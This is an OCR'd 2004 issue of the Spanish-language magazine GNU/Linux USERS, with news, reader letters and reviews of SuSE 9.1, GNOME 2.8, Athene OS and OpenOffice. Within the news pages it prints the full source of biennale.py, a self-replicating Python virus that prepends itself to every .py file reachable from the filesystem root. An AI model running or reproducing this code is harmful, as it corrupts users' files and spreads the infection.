USERS

NESSUS ESCANER REMOTO DE SEGURIDAD PARA AUDITAR REDES

AR $6,90
Recargo envío al interior $0,20
MX $22

LINUX 03

comunidad libre

USUARIOS DE WINDOWS: LLEGO LA HORA DEL CAMBIO

A migrar

- QUE DISTRIBUCION ELEGIR
- CLIENTES DE E-MAIL
- LA WEB SIN EXPLORER
- INSTALACION PASO A PASO
- ENTRETENIMIENTO, APLICACIONES DE AUDIO Y VIDEO
- OPCIONES PARA REEMPLAZAR A MS OFFICE

MONTAJE DE DISPOSITIVOS ★ FACTURACION CON GALOPIN ★ PDF Y GNU/LINUX

SUSE 9.1 PERSONAL ★ OPENOFFICE 1.1.2 ★ PEARPC ★ VLC

EL EDITOR DE TEXTOS SET ★ MONTAJE DE UN SERVIDOR DE MAIL

ADEMAS: COMO CONECTAR TU PALM A UNA PC CON GNU/LINUX ★ SHELL: MANEJANDO LOS PROCESOS DEL SISTEMA

DOOM 3

¡TAMBIEN DISPONIBLE PARA EL PINGÜINO!

ISBN 987-526-244-7
9 789875 262447

USERS LINUX 03

GNU

comunidad libre

nuestros expertos

Héctor Facundo Arena★farena@tectimes.com
Autor de seis libros de GNU/Linux y de varias notas en revistas y sitios de Internet. Además, es músico y fanático de las tecnologías alternativas.
Es el encargado de la selección y la redacción de notas.

Ariel Corgatelli★arielcorg@tectimes.com
Pasa horas y horas probando programas y convenciendo a la gente de que las alternativas libres son tan buenas o mejores que las aplicaciones populares propietarias.

Demian Pablo Alonso★demon@tectimes.com
Programador profesional, Demian es el encargado de enseñarnos las mejores técnicas de codificación y de mostrarnos las más avanzadas herramientas para el desarrollo de aplicaciones.

Arturo Busleiman★buanzo@buanzo.com.ar
Un usuario de GNU/Linux y software libre de la vieja escuela. "El buanzo" (como se lo conoce en el ámbito) comparte todos sus conocimientos de administración en la sección redes.

Martín Ramos Monso★mramos@infocomercial.com
Autor de un libro de programación en lenguaje PHP (publicado por esta editorial), Martín es un experto en desarrollo de sitios web utilizando herramientas de código abierto.

Sebastián Bassi★sbassi@gmail.com
Un gran usuario de GNU/Linux con amplia experiencia en el tema servidores y aplicaciones de hogar.

Guido Lorenzutti★glorenzutti@arnet.com.ar
Otro usuario de GNU/Linux de la vieja escuela. Guido es un administrador de sistemas UNIX experto en seguridad y compartirá todos sus conocimientos sobre cómo proteger nuestros servidores.

Juan P. Firrincieli★quasarfreak@gmail.com
Fanático usuario de GNU/Linux en todo lo que sea aplicaciones visuales. Juan Pablo nos mostrará los mejores juegos y las aplicaciones más útiles para el hogar y la oficina.

Juan Rodríguez★jrodriguez@linux.org.ar
Fanático de GNU/Linux y administrador del sitio web del LugAr (Linux User Group Argentina). Juan es un experto administrador de sistemas.

editorial

Tomar la decisión de migrar a un sistema operativo nuevo es difícil. El proceso lo es más aún. Hagamos un repaso: luego de la paranoia y el miedo que implica tener que tomar esta decisión, nos encontramos con los inconvenientes para elegir una distribución adecuada y hallar las herramientas apropiadas con los problemas de configuración del software y del hardware, y quién sabe cuántas cosas más pueden surgir en el camino. Pero (siempre hay uno, en este caso es bueno) ¡las ventajas que tiene migrar a GNU/Linux y al conjunto de herramientas de código abierto son muchísimas! ¿Que no las conocen? Ya me imaginaba… Por eso, en este número, uno de nuestros expertos plasmó toda su experiencia en una completísima nota para, primero, sacarles el miedo y, segundo, ayudarlos a que el proceso de pasar al lado de la luz sea mucho más suave.
Como siempre, el resto de la revista no tiene desperdicio. Tenemos informes sobre aplicaciones nuevas, una sección destinada a los principiantes, un artículo dedicado al formato PDF, y una nutrida sección para los más veteranos, con artículos de seguridad, montaje de un servidor de correo electrónico, programación, desarrollo web y más.
Disfruten de este número de GNU/Linux USERS, y nos vemos el mes próximo ★**Héctor Facundo Arena**


staff

Coordinador Editorial★Miguel Lederkremer
Asesor Editorial★Fernando Casale
Asesor de Diseño★Flavio Burstein
Asesora de Diseño★Carolina Vilar
Diagramación★Gustavo De Matteo★Salvador Curutchet
Corrección★Magdalena Porro
Asesor Editorial General★Gabriel Pleszowski
Asesor de Diseño★Frank Sozzani
Asesor de Marketing★Benito de Miguel

Los lectores que no estén suscriptos a la revista podrán de todas formas bajar los programas del CD desde **linux.tectimes.com**.

actualidad

soluciones



expertos

Publicidad: (54-11) 4959-5000; fax: (54-11) 4954-1791; publicidad@tectimes.com
Distribuidores: **Argentina (Capital):** Vaccaro Sánchez y Cía. S.A., Moreno 794 piso 9 (1091), Ciudad de Buenos Aires | **Chile:** Distribuidora Vía Directa S.A., Riquelme Nº 840, Santiago de Chile, tel. 688-7383 | **México:** CITEM S.A. de C.V., Av. del Cristo No. 101 Col. Xocoyahualco Tlalnepantla, Estado de México | **Bolivia:** Agencia Moderna Ltda., General Acha E-0132, C. de correo 462, Cochabamba, tel. 005914-422-1414 | **Uruguay:** Espert SRL, Ciudadela 1416, Montevideo
Venezuela: Distribuidora Continental Bloque de Armas, Edificio Bloque de Armas, piso 9°, Av. San Martín, cruce con final Av. La Paz, Caracas.

TITULO: "¡A MIGRAR!" ISBN: 987-526-244-7

Todas las marcas mencionadas son propiedad de sus respectivos dueños. Impreso en Kollor Press S.A. Copyright © MMIV MP Ediciones S.A., Moreno 2062, C1094ABF, Ciudad de Buenos Aires, Argentina. Tel.: (54-11) 4959-5000. Fax: (54-11) 4954-1791. E-mail: correo@tectimes.com. Hecho el depósito que marca la ley. Esta publicación no puede ser reproducida, ni en todo ni en parte, ni registrada en o transmitida por un sistema de recuperación de información, en ninguna forma ni por ningún medio, sea mecánico, fotoquímico, electrónico, magnético, electroóptico, por fotocopia o cualquier otro, sin el permiso previo y por escrito de esta casa editorial.

22 Si se decidieron finalmente a utilizar GNU/Linux como sistema operativo principal, entonces esta nota es para ustedes. Consejos sobre qué versión elegir, aplicaciones para reemplazar, etc.

12 OpenOffice 1.1.3
Una nueva versión de esta popular suite de oficina vio la luz, y nuestro experto probador de aplicaciones les cuenta cuáles son todas las novedades y mejoras incluidas.

14 VLC Media Player
VLC es un excelente reproductor multimedia capaz de reproducir una gran variedad de formatos de películas y sonido. Además, puede actuar como streamer.

08 SuSE 9.1 Personal
Una distro ideal para el hogar.

09 GNOME 2.8 / Athene OS
Para los amantes de la parte visual.

16 PearPC
Un emulador de PowerPC para x86.

18 Mensajería instantánea
Comparamos las mejores aplicaciones.

32 Knoppix 3.6
Este mes, una distribución "Live" llena de aplicaciones.

38 El formato PDF
Tecnología de almacenamiento de documentos.

44 Dispositivos en GNU/Linux
Una guía para principiantes sobre el proceso de montaje.

48 Linux&Palm
Cómo sincronizar un dispositivo Palm con GNU/Linux.

34 Consultas
Respondemos a todas sus preguntas.

36 Trucos
Las mejores técnicas para el shell.

42 Galopín
Gestión y facturación bajo GNU/Linux.

46 Manejo de procesos
Técnicas para aplicar en la consola.

50 NESSUS
Se trata de un escáner remoto de seguridad (de software libre) que nos permite auditar redes o hosts. Así podemos determinar si alguien (o un gusano) puede llegar a entrar en nuestro sistema y causar problemas.

54 Courier-MTA
Les presentamos una maravillosa pieza de software para montar servidores de correo electrónico. Soporta ESMTP, POP3, IMAP, Webmail, TLS y SSL para SMTP, POP3 e IMAP. ¿Les gustó?
El amigo "buanzo" les ofrece una completa guía para instalarlo y configurarlo.

58 Set's Editor
El editor SET reúne varias herramientas útiles para los programadores dentro de una misma interfaz de usuario.
En esta nota, una guía para conseguirlo, instalarlo y dominarlo.

62 DOOM 3
Luego de años de esperar, la última versión de la saga llegó y la versión para GNU/Linux no se hizo esperar.

64 Martín Olivera
Entrevistamos a el presidente de la asociación civil SOLAR.

EL HERALDO DE GNU/LINUX Y SOFTWARE LIBRE

"La Libertad"

NOTICIAS, NOVEDADES, LANZAMIENTOS DE NUEVAS VERSIONES... EN FIN, TODO LO QUE SUCEDIO EN EL ULTIMO MES, RESUMIDO EN DOS PAGINAS.

¡AFTERSTEP 2.0 VE LA LUZ!

¿Lo creían muerto? ¿Dormido? ¿Parado? ¿Desmayado, quizás? No, amigos, el proyecto Afterstep sigue vivito y coleando, ¡y con más actividad que nunca! Y una excelente muestra de ello es la nueva versión 2.0, que apareció hace pocos días. Entre otras características, incluye un motor de dibujo totalmente renovado y optimizado (si antes andaba rápido, imagínense ahora), soporte de fuentes TrueType y antialiasing en las fuentes. Pueden descargar la última versión de la serie 2.0 desde **www.afterstep.org**.

Para los que no lo conocen, se trata de un administrador de ventanas basado en la interfaz del viejo sistema operativo NeXT, y es ideal para implementar en sistemas de bajo rendimiento, ya que consume muy pocos recursos.

ATI SE PONE LAS PILAS

Hace un par de meses, se hizo pública una petición de miles de clientes de placas ATI 3D para que el fabricante mejorase los pobres drivers que existen para GNU/Linux (interesados, pueden visitar **www.petitiononline.com/ atipet/petition.html**).

Ahora, la empresa promete dichos drivers optimizados para cuando ustedes estén leyendo esta revista, a la vez que pone a disposición de los usuarios drivers de Catalyst optimizados para mejorar el rendimiento hasta en un 22%.

Y hablando de peticiones, la comunidad le está pidiendo a Macromedia que lance una versión oficial del Shockwave player para GNU/Linux.

Si quieren sumarse, no tienen más que ir a **www.petitiononline.com/ linuxswp/petition.html**.

MICROSOFT ABRIRA EL CODIGO DE OFFICE

En un intento desesperado de seguir estando a la altura de las circunstancias con su política cerrada de distribución de software, la empresa de nuestro amigo Bill Gates ha decidido ofrecer que los gobiernos de más de sesenta países del mundo puedan acceder a echar una miradita al código fuente de Microsoft Office. Esto ya lo hicieron en el pasado con Microsoft Windows, y los resultados fueron... no muy buenos. ¡Es que no entienden que los gobiernos no quieren mirar el código! ¡Los gobiernos quieren libertad para manipular y asegurar sus datos!

GOTO 10, GOSUB CERRAR_VENTANA(), GOTO 30... ¿QUIEN VA A ENTENDER EL CODIGO DE MS OFFICE?

biennale.py - Notepad

File Edit Search Help

```
# biennale.py ________________ go         to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
        mysoul = open(sys.argv[0])
        mybody = mysoul.read()
        mybody = mybody[:find(mybody, "#"*3) + 3]
        mysoul.close()
        blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
        if blacklist[-1] != "/": blacklist = blacklist + "/"
        wank = [lower(blacklist), "/proc/", "/dev/"]
        join("/")
        print ">      This file was contaminated by biennale.py, the world slowest virus."
        print "Either Linux or Windows, biennale.py is definetely the first Python virus."
        print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.ORG "
        print "> _____________________ 49th Biennale di Venezia _____________________ <"
###
```

¡UNIX EN UNA GAMEBOY ADVANCE!

Y como si la locura de portar el popular sistema operativo de Ritchie no tuviera fin, nos topamos con un proyecto (exitoso, por cierto) de implementar una versión de este sistema operativo en la conocida consola de videojuegos de mano Gameboy Advance. El código fue modificado para que funcionara con el procesador ARM del bichito, se incluyeron los componentes básicos y necesarios en un cartucho de Gameboy, y ¡voilá! El sistema bootea y permite hacer algunas cosas inútiles como ejecutar un intérprete de comandos, un "hola mundo" y quién sabe cuánto más. El sitio oficial del proyecto está lleno de notas técnicas acerca del funcionamiento del sistema; pueden encontrarlo en **www.kernelthread.com/publications/gbaunix**.

BRUCE PERENS LE DICE NO A SUN

El director ejecutivo del Desktop Linux Consortium y popular evangelista del movimiento del código abierto, Bruce Perens, incitó a los desarrolladores de OpenOffice a no aportar más colaboraciones a Sun. Concretamente, invita a los programadores a que no pongan más el copyright de sus contribuciones bajo nombre de Sun, sino que comiencen a usar su propio nombre para el registro de propiedad sobre el código y que lo licencien bajo la GPL. ¿Por qué? Porque, según él, luego del acuerdo entre Microsoft y Sun, esta última empresa se está olvidando de la comunidad del software libre. Para conocer más detalles sobre el acuerdo, lean la nota **RedHat vs. Sun**.

REDHAT VS. SUN

En el mundo del código abierto y el software libre, las compañías no sólo batallan en el campo del mercado económico, sino que también lo hacen en el de lo ético y lo filosófico (¡?). Es así como, de repente, aparece RedHat peleándose con Sun porque no libera el código fuente de Java. "*Si Sun no libera a Java, no toma la posición correcta sobre las patentes de software y continúa haciendo cosas que benefician sólo a Microsoft*", dijo Michael Tiemann, un funcionario de RedHat. Como dato anecdótico, les contamos que Sun hizo un acuerdo con Microsoft para no denunciarse mutuamente por un plazo de diez años. Este pacto no exime a Microsoft de demandar a cualquier otra empresa u organización por OpenOffice (¡aplausos!).

MANDRAKE 10.1 VE LA LUZ

Y para los que quieren estar siempre con lo último de lo último, les contamos que la versión 10.1 de Mandrake Linux ya está disponible. Ojo, es la Community Edition, lo cual es sinónimo de errores, programas que no funcionan bien, problemas en la autodetección de hardware y más. Esta es una versión de prueba cuyo único fin es que los usuarios puedan probar cómo viene la distribución.

LOS LENGUAJES MAS POPULARES

David N. Welton es un muchacho que no tenía nada que hacer una tarde lluviosa de domingo y, entonces, se propuso realizar una estadística de los lenguajes de programación más populares, según diferentes parámetros. Y es así como publicó en su sitio (**www.dedasys.com/articles/language_popularity.html**) un completísimo informe con gráficos y muchos datos. Lo más interesante de todo es que la única herramienta de búsqueda y recolección de información que utilizó David fue el popular buscador Google. Yendo al grano, encontramos a C como el lenguaje de programación más popular en Google, seguido de Visual Basic y .NET. En cuanto a proyectos hosteados en Freshmeat.net (un popular índice de software de código abierto), el lenguaje C lleva la cabeza una vez más, seguido por Java y Perl. Con respecto a posibilidades de trabajo, Google denuncia primero a SQL, seguido por Java, desarrollos generales en UNIX y Perl. ¡Buen trabajo, Dave!

Cartas

OPINIONES, COMENTARIOS, CRITICAS, SUGERENCIAS... EN FIN, TODO LO QUE USTEDES NOS ENVIAN POR MAIL, RESUMIDO EN UNA PAGINA.

LE GUSTO

De★Pablo Luis Martínez
Mail★**pabloluismartinez@yahoo.com.ar**
Asunto★Gracias

Hola, chicos de Linux USERS, gracias por volver. Ya los extrañábamos; necesitábamos una revista propia y que no tuviera "nada" de Windows. Soy superfanático de Debian y me gustaría que hicieran algún comentario de PROGENY, la distro que utiliza Ian Murdock's, el creador de Debian. Por otra parte, les hago una pregunta: ¿qué pasa con los drivers de NVIDIA que se bajan de la página oficial? En todas las distros que probé siempre tienen algún problema, no arranca bien X o se congela la X. Por último, me gustaría que tuvieran su propia página web y que sea bien exclusiva de GNU/Linux. Los saludo atte.

GNU/Linux USERS: Gracias por los halagos. En cuanto a los drivers de NVIDIA, como son cerrados, es difícil acoplarlos bien a las distribuciones. Es cuestión de paciencia, al menos por ahora.

ESOS MALDITOS WINMODEMS...

De★Sebastián Velez
Mail★**seba771@hotmail.com**
Asunto★Los WINmódems!!!!!!!!!!!!!!!!

Les escribo para pedirles a gritos que escriban un artículo en donde se especifique con lujo de detalle todo acerca de los malditos winmódems. Sí, soy una de las tantas personas que quieren migrar de manera "definitiva" a Linux, y me encuentro con la gran dificultad de que siempre que quiero entrar en la Red de redes necesito bootear con Windows. Necesitaría saber, entonces, cuáles son los winmódems que se pueden usar con Linux mediante algún driver que esté en Internet, los pasos a seguir para instalar los drivers, etc.

GNU/Linux USERS: Para el próximo número estamos preparando una nota bien completita sobre este tema.

SOBRE LA INSTALACION Y OTRAS COSAS...

De★Dr. Rubén Amaya
Mail★**corresponsalia_2@hotmail.com**
Asunto★Sugerencias

Estimado Facundo:
Antes de nada, quiero felicitarlos por la revista y ¡desearles mucha suerte! Mi inquietud es la siguiente: en el cuadro comparativo que publicaron creo que faltan algunos datos importantes, como requerimientos de hard (ya que tengo todo tipo de máquinas, en especial 486 y Pentium, y quería darles uso otra vez), y otros quizá no tan importantes, como instalación modo gráfico-texto, disco arranque, boot desde CD, sistema compresión, paquetes, emulador Windows, modo actualización, etc.
También quiero preguntarles si conocen algún programa para armar aplicaciones para mi consultorio (creo que Borland tiene algo) y, por último, qué información pueden darme acerca de la distro Linux College (me gustaría que mis hijos comenzaran a conocer Linux). ¡Ah, me olvidaba! En el laboratorio del colegio hay 8 equipos 486 con discos de 500 MB. Desde ya, muchas gracias por todo.

Facundo Arena: ¡Muchas gracias por sus felicitaciones, doctor! Vamos a preparar una nota detallada sobre aspectos "ocultos" de la instalación de GNU-/Linux. En cuanto a una aplicación para "armar" programas, Borland Kylix es la solución. Hay una versión open (gratuita) en el sitio de Borland. Pero sólo incluye un set limitado de librerías de programación. Para iniciar a tus hijos en GNU/Linux lo mejor es Mandrake o SuSE Personal Edition 9.1. Son bien visuales y muy fáciles de usar (intuitivas, sobre todo).
Por último, los equipos del laboratorio, con VectorLinux, resucitarán de las cenizas. Existe otra opción, Deli Linux, también orientada a resucitar hardware viejo, pero aún la estamos probando.

VECTOR LINUX (WWW.VECTORLINUX.COM). HACE MUCHO Y PIDE POCO.

UNA DISTRO IDEAL PARA EL HOGAR/OFICINA

SuSE 9.1 Personal

ALGO ASI FALTABA EN EL MUNDO DEL CODIGO ABIERTO: FACIL DE INSTALAR, Y CON LO JUSTO Y NECESARIO PARA USO EN EL HOGAR.

Por estos pagos del mundo, la gente aún tiene la idea de que SuSE es una distribución propietaria. Sí, es propiedad de Novell… ¡pero es de libre uso! La versión 9.1 personal puede descargarse de cualquier sitio de ISOs para GNU/Linux (por ejemplo, **www.linuxiso.org**). Y lo más lindo de todo es que sólo ocupa un CD. ¡Sí, leyeron bien!

¿PARA QUE SIRVE?

Una distribución que entra en un CD es, obviamente, una distribución que "no lo trae todo", como Fedora, Mandrake o la versión completa de SuSE. Es verdad, la 9.1 Personal no incluye todo, simplemente, trae todas las herramientas que se pueden llegar a necesitar en un entorno hogareño o de oficina. Y es ahí donde se pone interesante. ¿En mi casa necesito un servidor de correo electrónico, uno de nfs y un servidor Samba? Bueno… en la mía sí… pero seguramente en la de usted, amigo lector "USER", no, entonces ¡esta distribución es para usted!
La razón es sencilla: incluye aplicaciones de uso común, el proceso de instalación (comandado por Yast) es extremadamente sencillo y compatible con la mayoría del hardware actual, es fácil de configurar, está en español, y qué más se puede decir… ¡nos deja todo servido para empezar a trabajar!

APLICACIONES INCLUIDAS

Navegando por el menú de aplicaciones rápidamente podemos ver que incluye Kontakt, Kmail (cliente de correo electrónico), OpenOffice 1.1 (suite de oficina), navegador Konqueror, cliente de AOL, MSN, ICQ, IRC, Yahoo y más. En el área de multimedia nos encontramos con GIMP (retoque fotográfico), KuikShow (visor de imágenes), K3B (quemador de CDs y DVDs) y KAudioCreator (rippeador de CDs). En el área de juegos incluye algunos títulos ya muy conocidos por los usuarios de GNU/Linux, como *Freeciv* (un clon de *Civilization*), *Frozen Bubble* y *Enigma*, que, para descansar un rato del trabajo, no vienen nada mal. El paquete incorpora, además, algunas otras herramientas para la reproducción de archivos de audio, video y configuración del sistema; es decir, todo lo indispensable para cubrir las necesidades básicas de un usuario, preconfigurado y listo para usar.

EL ESCRITORIO DE SUSE 9.1 PERSONAL (BASADO EN KDE) ES MUY SIMPLE, MUY INTUITIVO Y, SOBRE TODO, MUY LINDO.

Eso es todo lo que trae la versión 9.1 en un solo CD (¿les parece poco?). Ahora bien, el sistema también incluye la posibilidad de conectarse a los servidores FTP de SuSE y descargar el resto de los paquetes del repositorio. Esto quiere decir que podemos convertir la 9.1 Personal en una 9.1 Profesional. Además, como las librerías incluidas son actualizadas, instalar programas de terceros es una tarea realmente sencilla.

REQUERIMIENTOS DEL SISTEMA

Según las especificaciones oficiales, el sistema funciona con cualquier procesador Pentium (hasta Pentium 4) o AMD. También soporta Intel Xeon y Athlon 64. En cuanto a la memoria RAM, un mínimo de 128 MB es lo requerido para que funcione, y 256 para que lo haga normalmente. De almacenamiento, lo mínimo necesario son 400 MB, y la instalación máxima de la Personal Edition es de 2 GB.

En cuanto a dispositivos multimedia, las especificaciones de SuSE informan que autodetecta la mayoría de las cámaras de video, placas de video 3D y dispositivos de memoria removibles.

EN CONCLUSION…

Se trata de una excelente opción a la hora de migrar un sistema Windows por problemas de virus, spam, autopopus y demás. SuSE 9.1 Personal trae todo lo necesario para comenzar a trabajar con los formatos de archivo y los protocolos de red más populares, en cuestión de minutos. La instalación es supersencilla, y el sistema de configuración y administración del sistema, Yast, es realmente muy intuitivo y fácil de usar. Si les interesa, no pierdan más tiempo: vayan a **www.linuxiso.org** y descarguen la imagen ISO de esta pequeña pero gran distribución. ★ **Héctor Facundo Arena**

GNOME 2.8

Durante los últimos años, el administrador de escritorios GNOME se ha destacado por ser más liviano y flexible que su contrapartida, KDE. Ahora bien, esta velocidad y flexibilidad, según muchos usuarios, se pagaban con estabilidad: KDE se siente más pesado, pero se cuelga mucho menos. Bien, desde la versión 2.4 de GNOME, las cosas han cambiado notablemente, y hoy estamos frente a una versión 2.8 que ya está dando que hablar. "*Ya hemos superado las capacidades del entorno de Windows XP, ahora vamos por Mac OS X*", dicen los desarrolladores de GNOME. Y lo cierto es que cuando nos ponemos a utilizar el sistema, encontramos que todas las capacidades que ofrece el entorno de Windows XP también las tiene GNOME 2.8. Ahora bien, para llegar a Mac OS X, lo vemos un poquito más complicado. Recién las transparencias en las ventanas están comenzando a aparecer en el mundo de GNU/Linux, y en OS X, las ventanas saltan, dan vueltas y hacen una serie de garabatos frente a nuestras caras. En fin, el objetivo está planteado, ahora hay que trabajar para alcanzarlo.

NOVEDADES

La versión 2.8 incluye, entre errores corregidos y otras cosas, las siguientes novedades:

- ★ Detección automática de dispositivos removibles conectados.
- ★ Detección automática de servidores locales.

- ★ Evolution versión 2.0.
- ★ Internacionalización mejorada. Ahora GNOME soporta más de 40 idiomas.


Las herramientas de red fueron mejoradas notablemente, y ahora los recursos de la red se manejan casi como en el entorno de Windows. Además, viene con un sistema VNC incorporado para hacer control remoto del sistema.

EN CONCLUSION

Una actualización digna de llevar adelante. Para obtener más información (y para descargar la versión en código fuente), diríjanse a **www.gnome.org/start/2.8/**. Las versiones compiladas para las distribuciones más populares están comenzando a aparecer en los repositorios más importantes.

ATHENE OS

Este sistema operativo desarrollado por Rocklyte Systems se ve (y en realidad, es) bastante particular. Está basado en GNU/Linux, por lo cual es posible ejecutar casi todas las aplicaciones desarrolladas para él. Pero lo interesante es que no incluye X11, sino un sistema gráfico propio, compatible con X11, que según los mismos desarrolladores, es un 17% más veloz que el entorno de Windows y un 25% más veloz que X11.



CARACTERISTICAS GENERALES

Entre sus particularidades, podemos encontrar que trabaja con núcleo Linux 2.6.7, tiene sistema gráfico propio, Konqueror, GAIM, KDE 3.2.3 y OpenOffice 1.1. Si bien en el sitio dicen que el sistema bootea en sólo cuatro segundos, esto no es así en el mundo real; en realidad, el valor depende de la máquina en que se use.

Los requerimientos mínimos de este sistema operativo son: 128 MB de RAM, procesador Pentium o compatible, mouse PS/2 o USB solamente, monitor que soporte modo VESA y tener alguna de las placas de video soportadas. Para un listado completo, visiten **www.rocklyte-.com/athene/supported_graphics.html**.

El sistema de instalación incluye las herramientas necesarias para reparticionar el disco.

¿Y SI YA TENGO GNU/LINUX?

Entonces, quizá les parezca interesante la idea de bajar sólo el sistema gráfico, que es propio de la empresa y compatible con X11. Para hacerlo, simplemente deben dirigirse a la sección de descargas del sitio oficial, ubicada en **www.rocklyte-.com/downloads.html**. Allí encontrarán el paquete para GNU/Linux, para Windows y las librerías necesarias.

EN CONCLUSION

No es que se trate de un producto demasiado innovador (de hecho, utiliza todo el set de herramientas de software libre que ya conocemos), pero sin lugar a dudas, el motor gráfico nuevo compatible con X11 es para tener en cuenta.

LA MEJOR SUITE DE OFICINA PARA GNU/LINUX

OpenOffice


Es bien conocido el liderazgo de GNU/Linux en materia de servidores. Pero el desafío del pingüino es el escritorio y, dentro de ese ámbito, las aplicaciones ofimáticas. Todos sabemos que Microsoft tiene una potente herramienta de oficina, tomada como estándar en la mayoría de los casos. Y sobre eso la gente de GNU/Linux puso manos a la obra, y desarrolló varios paquetes que la reemplazan (AbiWord, GNumeric, StarOffice y Koffice, entre otras). Una de las primeras fue la famosa suite ofimática de Sun Microsystems: **StarOffice**, que, en sus comienzos, fue muy usada en el mundo del Software Libre. Una desventaja que tenía era que resultaba por demás pesada (o sea, lenta) para los equipos de la época. Además, tenía que levantar un escritorio para poder abrir cualquier tipo de documento. El escritorio tenía sus ventajas, pero no siempre era necesario, de modo que seguía consumiendo muchos recursos aun cuando no lo usábamos. Más adelante, la gente de Sun decidió liberar el código de StarOffice, y así nació un nuevo proyecto de Software Libre: la suite de oficina OpenOffice.org.

¿QUE ES OPENOFFICE?


Se trata de un proyecto que agrupa a mucha gente con ideales de software libre, cuya única misión es brindar una solución libre para una suite ofimática, basándose en componentes abiertos y en el formato XML.
Es muy importante mencionar también que trabaja en la mayoría de los sistemas operativos. Sus principales componentes son un procesador de textos, una planilla de cálculo, una base de datos, un generador de presentaciones y un sistema de edición HTML. Está disponible en varios idiomas, incluido el español. Su sitio web oficial es **www.openoffice.org**, desde donde se pueden realizar las descargas. Al momento de redactar este artículo, la última versión oficial era la 1.1.2.

COMPATIBILIDAD

Las aplicaciones que incluye OpenOffice 1.1.2 se denominan Calc (planilla de cálculo), Draw (para dibujar), Impress (para hacer diseños), Math (para resolver ecuaciones), Write (procesador de textos) y Write-Web (editor HTML).
Todas son compatibles con los programas de cualquier paquete ofimático popular (sí, Microsoft Office es uno de ellos). Esto significa que si tuviéramos que abrir o guardar cualquier archivo, ya sea texto, planilla, dibujo o presentación, podríamos hacerlo tranquilamente con OpenOffice y pasarlo a cualquier otro paquete tradicional.



PAGINA OFICIAL DE OPENOFFICE, EN ESPAÑOL. DESDE AQUI PODEMOS DESCARGAR LA ULTIMA VERSION DISPONIBLE.



AJUSTANDO LAS OPCIONES DE MEMORIA, PODEMOS OPTIMIZAR EL FUNCIONAMIENTO DE OPENOFFICE.

DESCARGA E INSTALACION


La URL para descargar la versión en español de OpenOffice es **openoffice.org/programa**, donde podremos elegir la que mejor se adecue a nuestra distribución. Una vez descargado el paquete, procedemos a descomprimirlo, por ejemplo, de la siguiente manera:

```
# tar -zxvf archivo.tar.gz
```

